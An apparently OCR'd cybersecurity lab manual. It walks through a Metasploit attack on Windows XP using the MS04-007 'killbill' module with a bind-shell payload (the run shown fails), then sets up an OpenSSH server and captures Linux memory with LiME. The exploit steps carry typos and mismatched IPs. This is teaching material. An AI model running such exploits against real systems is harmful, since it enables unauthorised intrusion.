
Practical 7:

Perform Following commands in Kali Linux terminal

Step 1: Start metasplot.

Command: Msfconsole



Step 2: Find the vulnerability using nessus tool in windows xp.

Step 3: Search the vulnerability.

Command: search ms04-007

```
msf5 > search ms04-007

Matching Modules
================

   #  Name                                      Disclosure Date  Rank  Check  Description
   -  ----                                      ---------------  ----  -----  -----------
   0  exploit/windows/smb/ms04_007_killbill     2004-02-10       low   No     MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow

msf5 >
```

Step 4: Now, use the path of explot.

Command: use explot/windows/smd/ms04_007_killbill

```
msf5 > use exploit/windows/smb/ms04_007_killbill
msf5 exploit(windows/smb/ms04_007_killbill) >
```

Step 5: List out the option.

Command: show options

Step 6: Set the RHOST by using the IP of windows XP.

Command: set RHOST 192.168.200.237

```
msf5 exploit(windows/smb/ms04_007_killbill) > set RHOST 10.0.2.15
RHOST => 10.0.2.15
msf5 exploit(windows/smb/ms04_007_killbill) >
```

Step 7: Now, to set payload, we have find the index of payload using the following command.

Command: show payloads

```
Windows Command Shell, Bind TCP Stager (No NX or Win7)
  106  windows/shell/bind_tcp                                    manual  No
```

Step 8: Setting Payload

Command: set payload 106

```
msf5 exploit(windows/smb/ms04_007_killbill) > set payload 106
payload => windows/shell/bind_tcp
msf5 exploit(windows/smb/ms04_007_killbill) >
```


Step 9: Final step is to perform exploit.


Command: exploit

```
[-] 10.0.2.15:445 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was
 refused by the remote host (10.0.2.15:445).
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms04_007_killbill) >
```

Practical 9

Aim: Create a remote connection using openssh.





```
Terminal
File  Edit  View  Terminal  Tabs  Help
 [ - ]  snmpd
 [ + ]  ssh
 [ - ]  sslh
 [ + ]  stunnel4
 [ - ]  sudo
 [ + ]  sysstat
 [ ? ]  thin
 [ + ]  udev
 [ - ]  umountfs
 [ - ]  umountnfs.sh
 [ - ]  umountroot
 [ + ]  urandom
 [ - ]  x11-common
 [ ? ]  zram
root@kali:~# apt-get install openssh-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
openssh-server is already the newest version (1:7.3p1-1).
The following packages were automatically installed and are no longer required:
  espeak-data libespeak1 libsonic0
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 497 not upgraded.
root@kali:~#
```

```
root@kali:~# service ssh start
root@kali:~# service ssh statut
[info] Usage: /etc/init.d/ssh {start|stop|reload|force-reload|restart|try-restar
t|status}.
root@kali:~# service ssh status
```


```
Terminal
File Edit View Terminal Tabs Help
Reading state information... Done
openssh-server is already the newest version (1:7.3p1-1).
The following packages were automatically installed and are no longer required:
  espeak-data libespeak1 libsonic0
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 497 not upgraded.
root@kali:~# service ssh start
root@kali:~# service ssh statut
[info] Usage: /etc/init.d/ssh {start|stop|reload|force-reload|restart|try-restar
t|status}.
root@kali:~# service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: disa
   Active: active (running) since aca 2016-12-11 18:19:09 UTC; 42min ago
 Main PID: 856 (sshd)
   CGroup: /system.slice/ssh.service
           └─856 /usr/sbin/sshd -D

kax 11 18:19:09 kali systemd[1]: Starting OpenBSD Secure Shell server...
kax 11 18:19:09 kali sshd[856]: Server listening on 0.0.0.0 port 22.
kax 11 18:19:09 kali sshd[856]: Server listening on :: port 22.
kax 11 18:19:09 kali systemd[1]: Started OpenBSD Secure Shell server.
kax 11 19:00:49 kali systemd[1]: Started OpenBSD Secure Shell server.
lines 1-12/12 (END)
```

```
root@kali:/etc/ssh# cd /etc/ssh
root@kali:/etc/ssh# ls
moduli             ssh_host_dsa_key.pub    ssh_host_ed25519_key.pub
ssh_config         ssh_host_ecdsa_key      ssh_host_rsa_key
sshd_config        ssh_host_ecdsa_key.pub  ssh_host_rsa_key.pub
ssh_host_dsa_key   ssh_host_ed25519_key
root@kali:/etc/ssh# nano sshd_config
```


Practical 10

Aim: Perform Live / Memory Analysis on a Linux OS and prepare a detailed report.

Step 1: Download from https://github.com/504ensicsLabs/LiME



Step 2: Now go to src folder in LiME and view the contents.




Step 3: Now run the make command to compile it.

```
kali@kali:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
kali@kali:~$ git --version
git version 2.26.2
kali@kali:~$ git clone https://github.com/504ensicsLabs/LiME.git
Cloning into 'LiME'...
remote: Enumerating objects: 31, done.
remote: Counting objects: 100% (31/31), done.
remote: Compressing objects: 100% (24/24), done.
remote: Total 323 (delta 12), reused 19 (delta 7), pack-reused 292
Receiving objects: 100% (323/323), 1.61 MiB | 71.00 KiB/s, done.
Resolving deltas: 100% (163/163), done.
kali@kali:~$ ls
Desktop  Documents  Downloads  LiME  Music  Pictures  Public  Templates  Videos
kali@kali:~$ cd LiME/
kali@kali:~/LiME$ ls
doc  LICENSE  README.md  src
kali@kali:~/LiME$ cd src
kali@kali:~/LiME/src$ ls
deflate.c  disk.c  hash.c  lime.h  main.c  Makefile  Makefile.sample  tcp.c
kali@kali:~/LiME/src$
```

Step 4: Run the command "*sudo insmod ./lime-5.5.0-kali2-amd64.ko "path= ../Linux64.mem format=raw"*

```
File  Actions  Edit  View  Help
kali@kali:~/LiME/src$ sudo insmod ./lime-5.5.0-kali2-amd64.ko "path=../Linux64.mem format=raw"
[sudo] password for kali:
```

Step 5: Creating a hash value for the memory image i.e., of Linux64.mem.




```
kali@kali:~/Downloads/LiME$ md5sum Linux64.mem
52c70f8a328342448b81a489523e7c3c  Linux64.mem
kali@kali:~/Downloads/LiME$
```

This hash value should be never changed even if we move the memory image since it verifies the integrity of the copied memory data in the file.